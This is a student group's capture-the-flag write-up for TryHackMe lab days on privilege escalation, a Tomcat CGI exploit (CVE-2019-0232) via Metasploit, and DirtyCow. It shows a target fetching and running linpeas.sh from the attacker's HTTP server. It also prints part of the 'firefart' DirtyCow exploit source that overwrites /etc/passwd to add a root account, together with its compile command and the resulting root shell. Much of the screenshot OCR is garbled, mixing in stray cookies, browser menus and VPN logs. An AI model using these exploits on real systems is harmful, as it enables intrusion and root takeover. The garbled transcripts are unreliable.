

# PSP0201

## Week 4

# Writeup

Group Name: SupremeChickens

Members

ID	Name	Role
1211103024	Yap Jack	Leader
1211102425	Ang Hui Yee	Member
1211101198	Fam YI Qi	Member
1211103978	Dlckshen	Member

## **Day 11: Networking – Anyone can be Santa!**

**Tools used:** Kali Linux, Chrome

**Solution/walkthrough:** DarkSec

### **Question 1**

What type of privilege escalation involves using a user account to execute commands as an administrator?

The screenshot shows a Kali Linux desktop environment with a Firefox browser window open. The browser displays a TryHackMe session titled "TryHackMe | 25 Days of Cybersecurity". The URL in the address bar is <https://tryhackme.com/room/learncyberin25days>. The browser interface includes standard navigation buttons, a search bar, and a tab labeled "TryHackMe | 25 Days of Cy". Below the browser, a terminal window is visible, showing a session titled "tbfcpriv2" with the IP address 10.10.185.123 and an expiration time of 12m 11s. There are buttons for "Add 1 hour" and "Terminate". A note in the terminal window states: "As a pentester, we often want to escalate our privileges to that of another user or administrator to have full access to a system. We can discover and abuse misconfigurations or bugs within a system to escalate these privileges where this shouldn't be possible otherwise."

### **11.4. The directions of privilege escalation**

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

#### **11.4.1. Horizontal Privilege Escalation:**

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.


#### **11.4.2. Vertical Privilege Escalation:**

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "*Day 1 - A Christmas Crisis*"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

### **11.5. Reinforcing the Breach**

A common issue you will face in offensive pentesting is instability. The very nature of some exploits relies on a heavy



## Question 2

You gained a foothold into the server via www-data account. You managed to pivot it to another account that can run sudo commands. What kind of privilege escalation is this?

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh Install) [Running] - Oracle VM VirtualBox  
File Machine View Input Devices Help  
TryHackMe | 25 Days of Cy  
https://tryhackme.com/room/learn cyber in 25 days  
Title tbfcpriv2 IP Address 10.10.185.123 Expires 12m 11s Add 1 hour  
Terminate  
As a pentester, we often want to escalate our privileges to that of another user or administrator to have full access to a system. We can discover and abuse misconfigurations or bugs within a system to escalate these privileges where this shouldn't be possible otherwise.

## 11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

### 11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

### 11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

## 11.5. Reinforcing the Breach

A common issue you will face in offensive pentesting is instability. The very nature of some exploits relies on a heavy



## Question 3

You gained a foothold into the server via www-data account. You managed to pivot it to Sam the analyst's account. The privileges are almost similar. What kind of privilege escalation is this?

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh Install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

TryHackMe | 25 Days of Cy

← → C https://tryhackme.com/room/learncyberin25days

Title	IP Address	Expires
tbfcpriv2	10.10.185.123	12m 11s

Add 1 hour

Terminate

As a pentester, we often want to escalate our privileges to that of another user or administrator to have full access to a system. We can discover and abuse misconfigurations or bugs within a system to escalate these privileges where this shouldn't be possible otherwise.

## 11.4. The directions of privilege escalation

The process of escalating privileges isn't as clear-cut as going straight from a user through to administrator in most cases. Rather, slowly working our way through the resources and functions that other users can interact with.

### 11.4.1. Horizontal Privilege Escalation:

A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

### 11.4.2. Vertical Privilege Escalation:

A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Remember the attack you performed on "Day 1 - A Christmas Crisis"? You modified your cookie to access Santa's control panel. This is a fantastic example of a vertical privilege escalation because you were able to use your user account to access and manage the control panel. This control panel is only accessible by Santa (an administrator), so you are moving your permissions upwards in this sense.

## 11.5. Reinforcing the Breach

A common issue you will face in offensive pentesting is instability. The very nature of some exploits relies on a heavy

### Question 4

What is the name of the file that contains a list of users who are a part of the sudo group?

Kali-Linux-2021.4a-virtualbox-amd64 (Fresh Install) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

TryHackMe | 25 Days of Cy

https://tryhackme.com/room/learncyberin25days

Title	IP Address	Expires	
tbfcpriv2	10.10.21.39	48m 34s	<a href="#">Add 1 hour</a>
			<a href="#">Terminate</a>

Our directory has three directories "exampledir[3]" and three files "examplefile[3]". I've listed the four columns of interest here:

Column Letter	Description	Example
[A]	filetype ( <code>d</code> is a directory <code>-</code> is a file) and the user and group permissions " <code>r</code> " for reading, " <code>w</code> " for write and " <code>x</code> " for executing.	A file with <code>-rw-rw-r--</code> is read/write to the user and group only. However, every other user has read access only
[B]	the user who owns the file	cmnatic (system user)
[C]	the group (of users) who owns the file	sudoers group

At the moment, the "examplefiles" are not executable as there is no "x" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "x" in the snippet below - `rwxrwxr-x`):

```
-rwxrwxr-x 1 cmnatic cmnatic 0 Dec 8 18:43 backup.sh
```

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called "sudoers" and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

SUID is simply a permission added to an executable that does a similar thing as sudo. However, instead, allows users to run the executable as whoever owns it as demonstrated below:

## Question 5

What is the Linux Command to enumerate the key for SSH?

## Question 6

If we have an executable file named `find.sh` that we just copied from another machine, what command do we need to use to make it be able to execute?

```

File Actions Edit View Help
-- 2022-06-29 08:02:55 -- http://10.8.9.138:9999/linpeas.sh
Connecting to 10.8.9.138:9999 ... ^C
-bash-4.4$ wget http://10.8.9.138:9999/linpeas.sh
-- 2022-06-29 08:04:22 -- http://10.8.9.138:9999/linpeas.sh
Connecting to 10.8.9.138:9999 ... ^C
-bash-4.4$ wget http://10.8.9.138:88/linpeas.sh [Open Browser]
-- 2022-06-29 08:05:56 -- http://10.8.9.138:88/linpeas.sh
Connecting to 10.8.9.138:88 ... ^C
-bash-4.4$ wget http://10.8.93.138:88/linpeas.sh
-- 2022-06-29 08:07:41 -- http://10.8.93.138:88/linpeas.sh
Connecting to 10.8.93.138:88 ... connected.
Z1hdThaggdVPePzIpU3TRWjA2Bq2Zhdzt3znvm5jLBg; _ga=GA1.2.1716324778.1656133973;
HTTP request sent, awaiting response... 200 OK
Length: 156559 (153K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh [100%] 152.89K 182KB/s in 0.8s
2022-06-29 08:07:42 (182 KB/s) - 'linpeas.sh' saved [156559/156559]

Sec-Ch-Ua: "Chromium";v="99", "Not A Brand";v="99"
-bash-4.4$ ls -l /tmp/t1
total 0
linpeas.sh
-bash-4.4$ chmod +x linpeas.sh
-bash-4.4$ ./linpeas.sh

```

```

File Actions Edit View Help
-(kali㉿kali)-[~/uploads] IMPORT: timers and/or timeouts modified
$ python3 -m http.server 9999 IMPORT: compression params modified
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
^C
Keyboard interrupt received, exiting.
-(kali㉿kali)-[~/uploads] IMPORT: route options modified
-(kali㉿kali)-[~/uploads] IMPORT: peer-id set
$ python3 -m http.server 88 cipher AES-256-CBC
Serving HTTP on 0.0.0.0 port 88 (http://0.0.0.0:88/) ... 256-CBC' initialized with 256 bit key
10.10.21.39 - [29/Jun/2022 04:07:40] "GET /linpeas.sh HTTP/1.1" 200 -SHA512' for HMAC authentication
[22-06-29 03:41:27] Incoming Data Channel: Cipher AES-256-CBC' initialized with 256 bit key
[22-06-29 03:41:27] Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
[22-06-29 03:41:27] net_route_v4_best_gw query: dst 0.0.0.0
[22-06-29 03:41:27] net_route_v4_best_gw result: via 10.0.2.2 dev eth0
[22-06-29 03:41:27] ROUTE GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:50:4c:14
[22-06-29 03:41:27] TUN/TAP device tun0 opened
[22-06-29 03:41:27] net_iface_mtu_set: mtu 1500 for tun0
[22-06-29 03:41:27] net_iface_up: set tun0 up
[22-06-29 03:41:27] net_addr_v4_add: 10.8.93.138/16 dev tun0
[22-06-29 03:41:27] net_route_v4_add: 10.10.0.0/16 via 10.8.0.1 dev [NULL] table 0 metric 1000
[22-06-29 03:41:27] WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
[22-06-29 03:41:27] Initialization Sequence Completed

```

## Question 7

The target machine you gained a foothold into is able to run wget. What command would you use to host a http server using python3 on port 9999?

```

File Actions Edit View Help
-(kali㉿kali)-[~/uploads] IMPORT: timers and/or timeouts modified
$ python3 -m http.server 9999 IMPORT: compression params modified
Serving HTTP on 0.0.0.0 port 9999 (http://0.0.0.0:9999/) ...
^C
Keyboard interrupt received, exiting.
-(kali㉿kali)-[~/uploads] IMPORT: route options modified
-(kali㉿kali)-[~/uploads] IMPORT: peer-id set
$ python3 -m http.server 88 cipher AES-256-CBC
Serving HTTP on 0.0.0.0 port 88 (http://0.0.0.0:88/) ... 256-CBC' initialized with 256 bit key
10.10.21.39 - [29/Jun/2022 04:07:40] "GET /linpeas.sh HTTP/1.1" 200 -SHA512' for HMAC authentication
[22-06-29 03:41:27] Incoming Data Channel: Cipher AES-256-CBC' initialized with 256 bit key
[22-06-29 03:41:27] Incoming Data Channel: Using 512 bit message hash 'SHA512' for HMAC authentication
[22-06-29 03:41:27] net_route_v4_best_gw query: dst 0.0.0.0
[22-06-29 03:41:27] net_route_v4_best_gw result: via 10.0.2.2 dev eth0
[22-06-29 03:41:27] ROUTE GATEWAY 10.0.2.2/255.255.255.0 IFACE=eth0 HWADDR=08:00:27:50:4c:14
[22-06-29 03:41:27] TUN/TAP device tun0 opened
[22-06-29 03:41:27] net_iface_mtu_set: mtu 1500 for tun0
[22-06-29 03:41:27] net_iface_up: set tun0 up
[22-06-29 03:41:27] net_addr_v4_add: 10.8.93.138/16 dev tun0
[22-06-29 03:41:27] net_route_v4_add: 10.10.0.0/16 via 10.8.0.1 dev [NULL] table 0 metric 1000
[22-06-29 03:41:27] WARNING: this configuration may cache passwords in memory -- use the auth-nocache option to prevent this
[22-06-29 03:41:27] Initialization Sequence Completed

```

## Question 8

What are the contents of the file located at /root/flag.txt?

## **Thought Process/Methodology:**

I opened the terminal and logged into cmnatic with my IP address. Next, I opened another terminal in uploads to paste in linpeas.sh. After that, I used python3 to host http server 88. Then, I used cmnatic to connect to linpeas.sh. Then, I made linpeas.sh executable. and opened linpeas.sh in cmnatic. Next, I changed to root and viewed what is inside flag.txt.

## Day 12: Networking – Ready, set, elf.

**Tools used:** Kali Linux, chrome

## **Solution/walkthrough:** DarkSec

### Question 1

What is the version number of the web server?

The screenshot shows a Kali Linux terminal window with the following content:

```
TryHackMe | 25 Days of CTF | kali@kali: ~
File Actions Edit View Help
----- BEGIN CERTIFICATE -----
MIIC2jCCAckAwIBAgIQQ81XkjCxmJhDolJ+CfE+WjANBgkqhkiG9w0BAQsFADAW
MRQwEgYDVQQDEwt0YmZjLxdlyi0wMTAeFw0yMjA3MDIwNTU3MDNaFw0yMzAxMDEw
NTU3MDNaMBYxFDASBgnVBAMTC3RizmMtD2V1lTAXMIBIjANBgkqhkiG9w0BAQE
AAOCAQ8AMIIBGcKCAQEAT08fdGygAIQ25Tyy5ZcTodIVKoFzeI6ri3krmAiQX8As
lEbIGKmd+LWVaOP4XcajCDuyoHICK3sS3g2TSQZ622EcODsaJq03/l8Rw47zu1EW
v7GSMqvU4WOPfKLIN0bmexnUGLh7QFJB1HRKWNjmm1PksARGcTa8hqERVwolBWj
0LNIX9zq67Csn2gibufkB1C8gddTwGZycnixm6/MGXFS1Zhb61aK63k1AFJCndG0
mF5rHkGPWADDcmUkntP4yu/Glnwvuj8Qu4hMy8fRM1/mp60J5usnbQEVG4ck0jEC
/767Yf4XKa4GeoC2KuAerIFIpkuy8vtCjetRHGs9QIDAQABoyQwIjATBgnVHSUE
DDAKBggRgEEFBQcDATAwgnVHQ8EBAMCBDAwDQYJKoZIhvCNAQELBQADggEBALLwk
ege2jHmkrrFy1BxwidP3BzW07A3C3HT0DBIaYqhu9dt0g9yip80V998H6zPCvjE
5i4dr8hQN/76bP0WDusFnzZm5wtAxDgRNcredHn1mlSzko03/ZoZisVSQUWCyIQM
v7+dHnNTUsjxiObwy0W0ALag3URmyQA0CUzbwrVJW63qv+J6fPpcrn6zQLuwTop
MKjOOITdRDS0e0nTTNn2Avw2CzyLGrtyCm/v9nBp4pvqWod/P03/DKwZU7H4/tI
BN0LejSmJbRMVJAyx0iRbYq6Q1QP2oQWti++2Z6HFsg199R/UgvDkkhpLZPvejb
oca6vzKNMchOSEhouY8=
----- END CERTIFICATE -----
5357/tcp open http syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
8009/tcp open ajp13 syn-ack Apache Jserv (Protocol v1.3)
|_ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp open http syn-ack Apache Tomcat 9.0.17
|_http-title: Apache Tomcat/9.0.17
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-favicon: Apache Tomcat
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results: ed →
|_clock-skew: mean: 1s, deviation: 0s, median: 1s

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 01:59
Completed NSE at 01:59, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 01:59
Completed NSE at 01:59, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 01:59
Completed NSE at 01:59, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.40 seconds

(kali㉿kali)-[~]
$ [redacted]
[0] 0:zsh*
"[*] Scanner Unbrought! Run ./indexer
[*] Scanning completed. Results saved to ./indexer/index.html
[*] Indexing completed. Results saved to ./indexer/index.html
[*] Done!" 02:02 03-Jul-22
-----
```

The terminal also displays a message from the scanner about being unbrought and indexing results.

At the bottom of the terminal, there is a Windows-style taskbar with icons for File Explorer, Task View, Start, Taskbar, Edge, Google Chrome, File History, OneDrive, and a recycle bin.

### Question 2

What CVE can be used to create a Meterpreter entry onto the machine? (Format: CVE-XXXX-XXXX)

### Question 3

What are the contents of flag1.txt

Burp Suite Community - [Temporary Project] kali@kali:~

File Actions Edit View Help

13/12/2020 14:14 <DIR> Decoder Sequencer Logger Extender Project options User options Learn  
19/11/2020 19:16 <DIR> PerfLogs Program Files  
19/11/2020 00:19 <DIR> Program Files (x86)  
19/11/2020 23:14 <DIR> Users  
13/12/2020 15:17 <DIR> Windows  
Forward 0 File(s) Intercepted 0 bytes Open Browser  
5 Dir(s) 9,230,110,720 bytes free

c:\>cd Program Files  
cd Program Files  
  
Use Burp's embedded browser  
c:\Program Files\Apache Software Foundation>cd Apache Software Foundation  
cd Apache Software Foundation  
  
c:\Program Files\Apache Software Foundation>cd Tomcat 9.0  
cd Tomcat 9.0  
 settings manually, Use Burp's embedded browser  
 Chromium browser can't handle  
c:\Program Files\Apache Software Foundation\Tomcat 9.0>cd webapps  
cd webapps  
  
View documentation  
c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps>cd ROOT  
cd ROOT  
  
c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT>cd WEB-INF  
cd WEB-INF  
  
c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF>cd cgi-bin  
cd cgi-bin  
  
c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir  
dir  
 Volume in drive C has no label.  
 Volume Serial Number is 4277-4242  
  
 Directory of c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin  
03/07/2022 07:44 <DIR> .  
03/07/2022 07:44 <DIR> ..  
03/07/2022 07:44 73,802 bSvUb.exe  
19/11/2020 22:39 825 elfhacker.bat  
19/11/2020 23:06 library ver: 1.1.11 24 Aug 2021, LZO 2.10  
03/07/2022 07:42 73,802 krMpI.exe  
03/07/2022 07:36 73,802 oLFwp.exe  
03/07/2022 07:42 73,802 QcrZf.exe  
 6 File(s) 296,060 bytes  
 2 Dir(s) 9,306,845,184 bytes free  
  
c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt  
type flag1.txt  
thm{whacking\_all\_the\_elves}  
c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>[]  
[0] :ruby\*

"kali" 03:01 03-Jul-22

## Question 4

What were the Metasploit settings you had to set?

**Q4: What were the Metasploit settings you had to set? \***

6 points

Copy and paste the flag from THM.

LHOST

LPORT

RHOST

### **Thought Process/Methodology:**

I opened the terminal and used nmap with my IP address. Then, I opened Apache Tomcat. After that, I used msfconsole. Next, I searched for CGIServlet. Then, I search for 2019-0232 in the terminal and used exploit 0. After that, I went to options and set the rhost to my IP address. Then, I keyed in [10.10.84.133:8080/cgi-bin/elfwhacker.bat](http://10.10.84.133:8080/cgi-bin/elfwhacker.bat) into the URL. After that, I set the LHOST to the machine IP address. Next, I set my IP address to [cgi-bin/elfwhacker.bat](http://cgi-bin/elfwhacker.bat) and ran it. Then, I used the shell command and changed directory to c:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin. Next, I viewed what is inside flag1.txt.


### **Day 13: Networking – Coal for Christmas**

**Tools used:** Kali Linux, Chrome

**Solution/walkthrough:** John Hammond


### **Question 1**

What old, deprecated protocol and service is running?



## Question 2

### What credential was left for you?



## Question 3

### What distribution of Linux and version number is this server running?

The screenshot shows a Kali Linux 2021.4a virtual machine running in Oracle VM VirtualBox. A browser window is open to [TryHackMe.com](https://tryhackme.com/room/leancyberin25days), specifically the '25 Days of C' room. The terminal window on the right shows a user named 'santa' logging in with the password 'clauschristmas'. The desktop taskbar at the bottom shows various application icons.

## Question 4

Who got here first?

```

kali㉿kali:~/aoc_day13$ cat cookies_and_milk.txt
=====
// HAHA! Too bad Santa! I, the Grinch, got here
// before you did! I helped myself to some of
// the goodies here, but you can still enjoy
// some half eaten cookies and this leftover
// milk! Why dont you try and refill it yourself!
// - Yours Truly,
// Cookies The Grinch
=====

#include <fcntl.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/prctl.h>
#include <stdlib.h>

```

## Question 5

What is the verbatim syntax you can use to compile, taken from the real C source code comments?

```

// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
// The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
    char *username;
    char *hash;
    int user_id;
    int group_id;
    char *info;
    char *home_dir;
    char *shell;
};

int main() {
    // ...
}

```



## Question 6

What "new" username was created, with the default operations of the real C source code?

```
File Actions Edit View Help
christmas.sh cookies_and_milk.txt dirty dirty.c
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line: [http://tryhackme.com:443] [172.67.77.10]
firefart:firutqj3mjTCU:0:0:pwned:/root:/bin/bash
Open Browser
Comment this item
HTTP/2
mmap: 7f4bda9cd000
madvice 0
make / armv7h in 25 days HTTP/2
3 Weeks TryHackMe.com
ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'jack'.
[N] EsImV4aXN0eW3nIjp0cnVlFO==; _gid=
by Jp2CfTm1HjZsZTfL7B1Mx7tHDgY105NTYlWJ0hZTEzMjPLOmHOMCteTwNyZhfP0ZMqiOjE2NTY2MDeyMDgyNjEsImU1J2FtcGxIjIpYWzxZX0v; _hj_AbsoluteSessionInProgress=0
for Cookie in $(curl -sS -c cookie_jar)
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'jack'.
5 Accept application/json, text/javascript, */*, q=0.01
6 Gaf-Token E39gof1H9cm1w6o3-uuP-P582h5s
DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
$ su firefart
Password: Platform/5 "img"
firefart@christmas:/home/santa#
```

### Question 7

What is the MD5 hash output?

```
File Actions Edit View Help Help
firefart@christmas:~# ls Decoder Comparer Logger Extender Project options User options Intruder Learn
christmas.sh message_from_the_grinch.txt Target Proxy
firefart@christmas:~# touch coal
firefart@christmas:~# ls
christmas.sh coal message_from_the_grinch.txt
firefart@christmas:~# coal message_from_the_grinch.txt
No command 'coal' found, did you mean:
Command 'cal' from package 'bsdmainutils' (main)
Command 'cola' from package 'git-cola' (universe)
Command 'coax' from package 'atlc' (universe)
Command 'col' from package 'bsdmainutils' (main) TragedyPepIIpU3TRWV2Bq2hdzt3nvm5jLBg; _ga=GA1.2.1710324778.1656133973;
Command 'coala' from package 'coala' (universe)
Command 'ccal' from package 'ccal' (universe) _hSession_1950941=
coal: command not found _hSession_1950941=
firefart@christmas:~# tree
.
+- christmas.sh
+- coal
`-- message_from_the_grinch.txt
  `-- message_from_the_grinch.txt
    `-- message_from_the_grinch.txt
      `-- message_from_the_grinch.txt
        `-- message_from_the_grinch.txt
          `-- message_from_the_grinch.txt
            `-- message_from_the_grinch.txt
              `-- message_from_the_grinch.txt
                `-- message_from_the_grinch.txt
                  `-- message_from_the_grinch.txt
                    `-- message_from_the_grinch.txt
                      `-- message_from_the_grinch.txt
                        `-- message_from_the_grinch.txt
                          `-- message_from_the_grinch.txt
                            `-- message_from_the_grinch.txt
                              `-- message_from_the_grinch.txt
                                `-- message_from_the_grinch.txt
                                  `-- message_from_the_grinch.txt
                                    `-- message_from_the_grinch.txt
                                      `-- message_from_the_grinch.txt
                                        `-- message_from_the_grinch.txt
                                          `-- message_from_the_grinch.txt
                                            `-- message_from_the_grinch.txt
                                              `-- message_from_the_grinch.txt
                                                `-- message_from_the_grinch.txt
                                                  `-- message_from_the_grinch.txt
                                                    `-- message_from_the_grinch.txt
                                                      `-- message_from_the_grinch.txt
                                                        `-- message_from_the_grinch.txt
                                                          `-- message_from_the_grinch.txt
                                                            `-- message_from_the_grinch.txt
                                                              `-- message_from_the_grinch.txt
                                                                `-- message_from_the_grinch.txt
                                                                  `-- message_from_the_grinch.txt
                                                                    `-- message_from_the_grinch.txt
                                                                      `-- message_from_the_grinch.txt
